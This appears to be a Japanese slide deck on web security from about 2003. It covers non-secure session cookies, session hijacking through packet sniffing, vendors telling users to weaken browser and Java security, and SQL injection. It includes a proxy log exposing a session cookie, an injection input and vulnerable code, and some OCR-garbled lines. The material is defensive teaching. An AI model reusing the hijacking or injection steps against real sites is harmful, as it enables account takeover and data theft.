81 F0 A1 C0 E5 79

※
LGPKI Application CA
自己署名証明書の
[詳細情報](#)

□ **初めて電子申請される方へ**

初めて電子申請をされる方は、申請を行う前に、お使いになっているブラウザに適用した「安全な通信を行うための証明書」を組み込む必要があります。

※ご注意ください。
電子申請システムでは、お使いいただけるOS(Windows)とブラウザ(インターネットエクステンション)も限定させていただいております。

組み込み作業を行うにあたり、この「安全な通信を行うための証明書」の使用許諾をご確認ください。(※使用許諾をご確認いただけない場合は次のステップへすすりません)

↓

[使用許諾を確認する\(次のステップへ\)](#) [使用許諾を確認しない](#)


沼賀島電子申請システム - Microsoft Internet Explorer

アドレス(D) http://www5.pref.shiga.jp/portal/p_first.html

◆ **電子申請システムを安心して利用していただくために**

この電子申請システムを安心して利用していただくためには、申請者が接続されているサイトが滋賀県のサイトであることに間違いないことを証明し、申請者と滋賀県との間の情報通信を暗号化する必要があります。そのため、この電子申請システムでは安全な通信を行うために「Webサーバ証明書」を利用しています。

はじめて、この電子申請システムを利用する方は、下のアイコンをクリックして、安全な通信を行うための設定を行ってください。

 [「安全な通信を行うための設定」はこちらへ](#)

◆ **IDの取得について**


(1) IDの種類

電子申請システムをご利用いただくには、利用者によるIDの取得が必要です。

IDは以下の3種類があります。

① インターネット上で自動発行する「簡易ID」

② 行政窓口において本人確認を行った上で発行する「一般ID」



Cookieにsecure属性を

- パケット盗聴によるCookie盗み出し
 - パケット盗聴をしていると
 - https:// ページの情報は暗号化されていて読めない
 - http:// ページの情報はそのまま見える
 - セッション追跡用cookieが「secure」でない場合
 - パケット盗聴していると、http:// ページ用の cookieがそのまま見える
 - リクエストヘッダの「Cookie:」フィールドに値が渡されている
- 盗んだcookieで https:// の画面にも入れるなら
 - 重要な情報を引き出せる
 - 登録情報変更画面にそのままジャンプできる場合

```

+++SSL 294+++
SSL Pass-Thru ip:443
+++CLOSE 293+++
+++CLOSE 294+++

+++SSL 295+++
SSL Pass-Thru ip:443
+++CLOSE 295+++

+++SSL 296+++
SSL Pass-Thru ip:443
+++CLOSE 296+++

+++GET 297+++
GET / .html HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, application/javascript, text/css
Accept-Language: ja,en;q=0.5
User-Agent: Mozilla/4.0 [compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705]
Host: ip
Cookie: sessionid=NZS3TXIAAAF0PIJSYHKAAAA
Connection: keep-alive

+++RESP 297+++
HTTP/1.1 200 OK
Date: Thu, 17 Jul 2003 02:39:09 GMT
Server:
Last-Modified:
ETag:
Accept-Ranges: bytes
Content-Length:
Connection: close
Content-Type: text/html

+++GET 298+++
GET / .css HTTP/1.0
Accept: */*
Referer: http://ip/.html
Accept-Language: ja,en;q=0.5
User-Agent: Mozilla/4.0 [compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705]
Host: ip
Cookie: sessionid=NZS3TXIAAAF0PIJSYHKAAAA
Connection: keep-alive

```

プロキシサーバで通信内容を監視した様子

https:// ページは暗号化されていて読めない

トップページへジャンプした

Cookieの内容が丸見え

サーバからの応答:
ここには重要な情報はないため暗号化されていない

Cookieの内容が丸見え

CookieのSecure属性


- Cookieの発行方法
 - サーバからクライアントへの応答のヘッダにて
 - Set-Cookie: user=takagi
 - Set-Cookieのオプション属性
 - Set-Cookie: user=takagi; domain=example.com; path=/
 - 「secure」属性
 - Set-Cookie: user=takagi; secure
- Secure属性がない場合とある場合の違い

	secureなし	secureあり
http:// へのアクセス	送信する	<u>送信しない</u>
https:// へのアクセス	送信する	送信する


Secure属性の仕様

- RFC 2109
 - The user agent (possibly with user interaction) MAY determine what level of security it considers appropriate for "secure" cookies. (略) When it sends a "secure" cookie back to a server, the user agent SHOULD use no less than the same level of security as was used when it received the cookie from the server.
- Netscape Communicationsの古文書
http://wp.netscape.com/newsref/std/cookie_spec.html
 - If a cookie is marked secure, it will only be transmitted if the communications channel with the host is a secure one. Currently this means that secure cookies will only be sent to HTTPS (HTTP over SSL) servers. If secure is not specified, a cookie is considered safe to be sent in the clear over unsecured channels.

誤解させる解説



SecureなCookieが発行された例



実態調査

- 調査対象
 - インターネット情報誌が2002年に開催したコンテストである部門にノミネートされた35か所のネットショップ
 - ユーザ登録が有料もしくはユーザ登録機能が存在しない10か所を除く、25か所
 - いずれもSSLによる個人情報保護を約束している
- 調査方法
 - ユーザ登録をして個人情報などを登録
 - 正規の手順でログインして操作し、通信内容を分析
 - セッション追跡の方法を推定
 - 盗んだと仮定した追跡パラメタでハイジャックを検証

分析

- セッション追跡パラメタを推定
 - パラメタ候補: URL、cookie、hiddenなINPUT
 - Cookie以外は本報告の議論の対象外
 - ログインごとに変化する セッションIDの疑い
 - ログイン時に発行されるcookie 追跡パラメタの疑い
- 推定が正しいかの確認
 - 正規のログインで個人情報を閲覧する画面にアクセス
 - 推定したcookieを削除してリロード
 - セッションが切れたならば、追跡に使われている可能性大
- そのcookieの発行時にsecure属性が付いていたか
 - いなかったならば、パケット盗聴で盗まれると診断

検証

- 不正アクセス行為を伴わずに検証
 - 正規の手順でログイン
 - セッション追跡パラメタの値をメモ
 - 盗聴で盗んだことに相当
 - 固定的なパラメタをメモ
 - cookieをすべて削除
 - 固定的なパラメタと、セッション追跡パラメタを手作業でブラウザにセット
 - 成りすましアクセスに相当
 - (自分の)個人情報を閲覧する画面にアクセス
 - 表示されたならば、ハイジャックが成功すると診断

調査結果


- 22サイト中、2サイトしか、cookieにsecure属性を付けていない
 - 20サイトは、パケット盗聴によりセッション追跡用cookieを盗むことができ、セッションハイジャックで個人情報の閲覧が可能
- クレジットカードを登録できる9サイトのうち、3サイトでカード情報をすべて閲覧可能
 - 4サイトでは、カード番号を一部の桁のみ表示する対策あり
- 17サイトで、通常の利用中に http:// へのアクセスが生ずる
 - 個人情報画面だけでSSLが使われ、他では使われていない
 - ユーザがログインしてサイトにアクセスしている間にパケット盗聴すれば、セッション追跡用cookieを取得できる
- 3サイトでは、すべての画面が https://
 - 通常の利用中でcookieが暗号化されずにネットワークを流れることは起きない
 - しかし、罨のリンクを踏むと、http:// にアクセスさせられて、cookieが流れる

対策方法

- cookieはsecure属性を付けて発行する
 - それだけでOK
- それができない場合がある
 - https:// の画面と http:// の画面とにセッションがまたがっている(それを設計変更するのが困難)
 - セッション追跡用cookieをsecureにすると、http:// ページへのアクセスをセッション追跡できなくなる
 - 2つのcookieを使えばよい

2つのセッションIDを使う

- ログイン時に、2つの独立した値のセッションIDを発行
 - それぞれ別のcookieに格納する
 - 1つ目はsecure属性を指定しない(次の図で「sid」)
 - 2つ目はsecure属性を指定する(次の図で「s-sid」)
 - どちらからでもユーザを検索できるように対応表を構築
- http:// と https:// の画面とでcookieを使い分ける
 - http:// では「sid」からユーザ検索
 - https:// では「s-sid」からユーザ検索
 - 重要な画面は http:// でのアクセスを拒否**
- パケット盗聴で盗めるのは片方のcookieだけ
 - 盗聴した「sid」を窃用しても、https:// の画面には入れない(セッションが追跡されない)





ユーザに対する誤った誘導説明

- セキュリティレベルを下げる設定をさせる
- プライバシーレベルを下げる設定をさせる

- 本来必要のないこと
 - ほかの解決策があるの知らない

IEのセキュリティ設定を下げる指示

- 阪神北部広域TIKIカードコンソーシアム
<http://www.tiki.itcity.jp/>
- 未署名のActiveXコントロールを配布
 - IEのデフォルト設定では動作しない
 - IEの設定の方を変更させる
- 極めて危険
 - 他のサイトで設置されている悪意あるActiveXコントロールまで、ユーザの確認なしに動いてしまう



これらの事例から得られる教訓

- セキュリティ制約を外そうと考える前に
 - なぜそのセキュリティ制約がデフォルト設定されているのか、セキュリティ上どのような脅威があるのかを考えてみよう
- ユーザのセキュリティ設定を変えさせるときは
 - どのような設定をするものなのかを説明する責任がある
 - 説明できないような設定を指示することはできないはず

信頼済みサイトゾーンは「中」に

- 最近流行している「安全のための設定」解説
 - 「インターネットゾーン」を「高」に設定せよ
 - 「信頼済みサイト」の設定で「このゾーンのサイトにはすべてサーバの確認(https:)を必要とする」のチェックボックスを外せ
 - 当サイトを「信頼済みサイト」に登録せよ
- 危険性
 - ドメインspoofingされると、偽サイトのページが「低」のセキュリティレベルで動いてしまう
- 解決策
 - 信頼済みサイトゾーンのセキュリティレベルは「中」に

java.policy書き換え脆弱性

- ウェブポケットがユーザのJavaランタイムのセキュリティ設定ファイル「java.policy」を書き換えるインストーラを配布していた問題

<http://staff.aist.go.jp/takagi.hiromitsu/#2002.2.22>

- 何のために?
 - 複数ファイルを一括アップロードする機能を提供するためにJavaアプレット(SunのJava)を使用

A1. これらのエラーメッセージが表示された場合は、Java plug-in、またはsetup.exeが正しく設定されていないことが考えられますので、下記の項目のご確認および設定をお願い致します。

1. Java Plug-in の確認

- (1) Java Plug-in コントロールパネルを起動します。
〔スタート〕→〔プログラム〕→〔Java Plug-inコントロールパネル〕
- (2) [基本]で「Java Plug-inの有効化」がチェックされていることを確認します
- (3) [詳細]のJava Run Time Environmentで「JRE 1.2 in ~」を選択します
もし、プルダウンにJRE 1.2 in ~が出ていない場合はJRE 1.2のインストールがされていず、または失敗していると思われるので、再度インストール【STEP1】を行ってください。
- (4) 【STEP2】 高度なアップロード設定用プログラム setup.exeを実行します。

2. 上記設定後も同様のエラーが出る場合は、【STEP2】のsetup.exeを実行する代わりに、以下のファイル・java.policyファイル(既存ファイルとの置き換え)・WebPocketファイル(コピー)のコピーをお願いします。

- (1) 【STEP1】のJava plug-inのインストールが完了後、JRE(Java Runtime Environment) v1.2.2 のインストール先をご確認ください。
特に変更されていないければ、下記の場所にjavapolicyファイルが格納されています。

C:\ドライブ内
⇒ Program Files(フォルダー)
⇒ JavaSoft(フォルダー)
⇒ JRE(フォルダー)
⇒ 1.2(フォルダー)
⇒ lib(フォルダー)
⇒ security(フォルダー)
⇒ java.policy(POLICYファイル)

※ 見つからない場合はファイル検索で探してください。

- (2) javapolicyファイルは既にファイルが存在しますので、ファイル名を変更するなどして、念のためバックアップを作成されることをお勧めいたします。
例: javapolicy_backup などファイル名を変更
- (3) 以下の「javapolicy」ファイルをダウンロードください。IEの場合は右クリックで「対象をファイルに保存」を選んでください。Netscapeの場合は右クリックでリンクを名前を付けて「保存」を選んでください。また、ファイル名は「java.policy」としてください。

java.policy

- (4) このjavapolicyファイルを上記(1)のフォルダにコピーしてください。
- (5) 以下の「WebPocketファイル」をダウンロードください。IEの場合は右クリックで「対象をファイルに保存」を選んでください。Netscapeの場合は右クリックでリンクを名前を付けて「保存」を選んでください。また、ファイル名は「WebPocket」としてください。

```
permission java.lang.RuntimePermission "stopThread";

// allows anyone to listen on un-privileged ports
permission java.net.SocketPermission "localhost:1024-", "listen";

// "standard" properties that can be read by anyone
permission java.util.PropertyPermission "java.version", "read";
permission java.util.PropertyPermission "java.vendor", "read";
permission java.util.PropertyPermission "java.vendor.url", "read";
permission java.util.PropertyPermission "java.class.version", "read";
permission java.util.PropertyPermission "os.name", "read";
permission java.util.PropertyPermission "os.version", "read";
permission java.util.PropertyPermission "os.arch", "read";
permission java.util.PropertyPermission "file.separator", "read";
permission java.util.PropertyPermission "path.separator", "read";
permission java.util.PropertyPermission "line.separator", "read";

permission java.util.PropertyPermission "java.specification.version", "read";
permission java.util.PropertyPermission "java.specification.vendor", "read";
permission java.util.PropertyPermission "java.specification.name", "read";

permission java.util.PropertyPermission "java.vm.specification.version", "read";
permission java.util.PropertyPermission "java.vm.specification.vendor", "read";
permission java.util.PropertyPermission "java.vm.specification.name", "read";
permission java.util.PropertyPermission "java.vm.version", "read";
permission java.util.PropertyPermission "java.vm.vendor", "read";
permission java.util.PropertyPermission "java.vm.name", "read";
};

keystore "file:/C:/Program Files/JavaSoft/JRE/1.2/lib/security/WebPocket", "jks";

grant signedBy "webpup0011", codeBase "http://www.webpocket.net/em/*" {
    permission java.util.PropertyPermission "user.home", "read";
    permission java.awt.AWTPermission "showWindowWithoutWarningBanner";
    permission java.io.FilePermission "<<ALL FILES>>", "read, write";
};

grant {
    permission java.net.SocketPermission "*", "accept, connect, listen, resolve";
};
```

何が問題か？

- セキュリティ設定の変更を強制
 - デフォルト設定に追加された設定
 - + keystore "file:/C:/Program Files/JavaSoft/JRE/1.2/lib/security/WebPocket", "jks";
 - + grant signedBy "webpup0011", codeBase "http://www.webpocket.net/em/*"; {
 - + permission java.util.PropertyPermission "user.home", "read";
 - + permission java.awt.AWTPermission "showWindowWithoutWarningBanner";
 - + permission java.io.FilePermission "<<ALL FILES>>", "read, write";
 - +};
 - + grant {
 - + permission java.net.SocketPermission "*", "accept, connect, listen, resolve";
 - +};
 - 下線部: 任意のアプレットに対して、任意のサイトへのネットワーク接続を許す設定
 - インtranetサイトの盗み見、セッションハイジャックなどの脅威

なぜそんなことをしたのか?

- Proxyサーバを必要とする環境で動作しない問題の回避
 - SunのJavaでは、ネットワーク機能の接続先をアプレットの置かれていたホストに限定しているが、そのセキュリティチェックの際に、数値形式のIPアドレスの比較によって、ホストの同一性を厳密に判定している
 - 「社内DNSでは社外のホスト名を引けない」という運用形態の組織においては、アドレスの一致を判定できなくなり、アプレットはネットワーク接続機能を利用できなくなる
<http://java-house.jp/ml/archive/j-h-b/029887.html>
 - この問題を解決するには、trustProxyフラグをセットして、「Proxyサーバは正しいDNSをひいている」と信頼する設定をする方法がある
 - ウェブポケットは、この問題を回避するために、すべてのホストへの接続を許可するという最も安直な方法を選択してしまったらしい

万が一に備えた対策

- ログアウト機能を用意する
- Cookieの有効期限を短く
- Cookieの有効ドメインを狭く
- POSTによる画面推移方式を検討
- 個人情報閲覧に再度パスワードを
- カード番号は全桁表示しない
- 見られても安全なソースコードに

ログアウト機能を用意する

- ボタンが押されたら、サーバ側でそのセッションIDを無効化する
 - ブラウザ側のcookieを破棄させるだけで、サーバ側での無効化をしないサイトが見られるが、cookieがその間に盗まれていてもハイジャックされないために、サーバ側で無効化すべき

Cookieの有効期限を短く

- セッションID用cookieの有効期限はセッション限りとする
 - 必要もないのに保存されるcookieとしない
- セッションを越えて保存する必要のある情報を整理
 - ユーザ名やパスワードの保存
 - ログイン状態の保存
 - 利用者の好みに応じた設定情報の保存
 - アクセス追跡用ID（プライバシーポリシーでの明示が必要）
- 適切な期限でログイン毎に設定しなおす
 - 例えば、1週間に一度でもログインがあったら、新たに1週間有効なcookieを発行する など

Cookieの有効ドメインを狭く

- 事例: ポータルサイトの危険性
 - 安全性が重く求められるサービス(クレジットカードを使うなど)と、危なっかしいサービス(無料ホームページ、掲示板、Webメールなど外部から書き込まれるページ)が同じドメイン上に同居している
 - cookieがドメイン全域で有効となっている
 - どこか一箇所にもXSS脆弱性があってスクリプトが動くようだと、そのcookieは盗まれてしまう
- サブドメインを使って、重要なサービスと危なっかしいサービスを隔離するべき

POSTによる画面推移方式を検討

- cookieは、XSS対策漏れや、ブラウザのセキュリティホールによって漏洩する可能性があり、セッションハイジャックの危険性がある
 - セッションIDをcookieに入れずに、hiddenなinputに入れて、POSTアクションで画面遷移をさせる方式にすれば安全性は高まる
 - ただし、画面設計の自由度が低下する

個人情報閲覧に再度パスワードを

- セッションハイジャックされても被害を最小限に
 - 個人情報の閲覧、修正機能は稀にしか使わない機能なのだから、別途パスワード入力が必要なようにしてもよい
- セッションIDを2重化する
 - 個人情報修正画面に2度目のパスワードで入ったその中の画面のセッション管理が、外のセッションIDで行われるのでは、ハイジャック対策にならない
 - ここだけPOSTにして、hiddenなinputに2番目のセッションIDを入れておく

カード番号は全桁表示しない

- 登録済みクレジットカード番号の確認、変更画面で、カード番号は下位4桁だけ表示する
 - どのカードを登録しているかさえ確認できればよいので、全桁表示する必要がない

見られても安全なソースコードに

- JSPコードが丸見えになるセキュリティホールがたびたび発覚している
 - 2001-12-12: Multiple Vendor URL JSP Request Source Code Disclosure Vulnerability
<http://www.securityfocus.com/bid/2527>
 - 「<http://example.com/foo.js%70>」などにアクセスすると、JSPとして実行されず、JSPコードがテキストで表示
- 見られても安全なコードに
 - JSPコード中にパスワードを書き込まない
 - JSPコード中に暗号の鍵を書き込まない

その他

- SQL Command Injection
- ユーザ名だけでログインさせない
- 認証キーには秘密情報を
- パスワードを4桁数字にしない
- 認証エラーで存在を暴露しない
- 認証で秘密情報を暴露しない
- パスワードリマインダを慎重に

SQL Command Injection


- 駄目なコード
 - `boolean checkPassword(String id, String password) {
String query = "select password from where id=" + id;
ResultSet rs = db.getResultSet(query); ...
return rs.getString("password").equals(password);`
- 攻撃方法（「Direct SQL Command Injection」攻撃）
 - id に「適当なID; 任意のSQL文」を渡す（ユーザ名に入力するなど）と、実行されるSQL文は以下となる
 - `select password from where id=適当なID; 任意のSQL文`
- どうすべきか
 - （セキュリティ以前の）SQL文の書き方として、「'」で括るのが鉄則
 - `String query = "select password from where id=" + id + "'";`
 - それでも駄目。id に「'」が含まれていたら駄目。

SQLの「'」のエスケープ

- 鉄則
 - 一般に、「'」で文字列を括るとき、その文字列中の「'」はメタ文字であるのだから、エスケープ処理を施すのが鉄則
- しかし面倒なコーディングになる
- 解決方法
 - PreparedStatement を使う
 - `String q = "select password from where id ?";
PreparedStatement ps = connection.prepareStatement(q);
ps.setString(1, id);
ps.executeUpdate();`
- 参考:
 - [j-h-b:46403] 'SQL Injection' Security Problem
<http://java-house.jp/ml/archive/j-h-b/046403.html>
 - [j-h-b:49842] セキュリティホールを誘発する入門書および入門記事
<http://java-house.jp/ml/archive/j-h-b/049842.html>

ユーザ名だけでログインさせない

- 当たり前?
 - ところがどっこい、そういう事例が複数見られる
- 事例
 - JPNICがメールマガジンを始めた当初、登録者のメールアドレスを入力するだけで、その人の住所、氏名、電話番号、性別、生年月日を閲覧、変更できた
 - メールアドレスで検索して閲覧する機能を提供するwhoisサービスともとれるため、他人のメールアドレスを入力しても「不正アクセス」とならないおそれ
 - ある保険会社のサイトで、パスワードリマインダにユーザ名を入力すると、それだけで、登録メールアドレスが表示されるようになっていた



登録情報確認 - Microsoft Internet Explorer

アドレス(D) <https://www2.e-agency.co.jp/public/pn-change2.gku>

読者データ変更

読者データ	
メールアドレス	<input type="text" value="takagi.hiromitsu@aist.go.jp"/>
会社名・お名前	<input type="text" value="産業技術総合研究所 高木浩光"/>
電話番号	<input type="text" value="0298"/> - <input type="text" value="61"/> - <input type="text" value="5086"/>
郵便番号	<input type="text" value="305"/> - <input type="text" value="8568"/>
住所	茨城県 <input type="text" value="つくば市梅園1-1-1中央第二<S>test</S>"/>
性別	<input checked="" type="radio"/> 男性 <input type="radio"/> 女性
生年月日	<input type="text"/> 年 <input type="text" value="1"/> 月 <input type="text" value="1"/> 日

変更が完了しましたら下の変更ボタンを押してください

[変更をやめる場合はこちらからお戻りください](#)

JPNIC 社団法人 日本ネットワークインフォメーションセンター

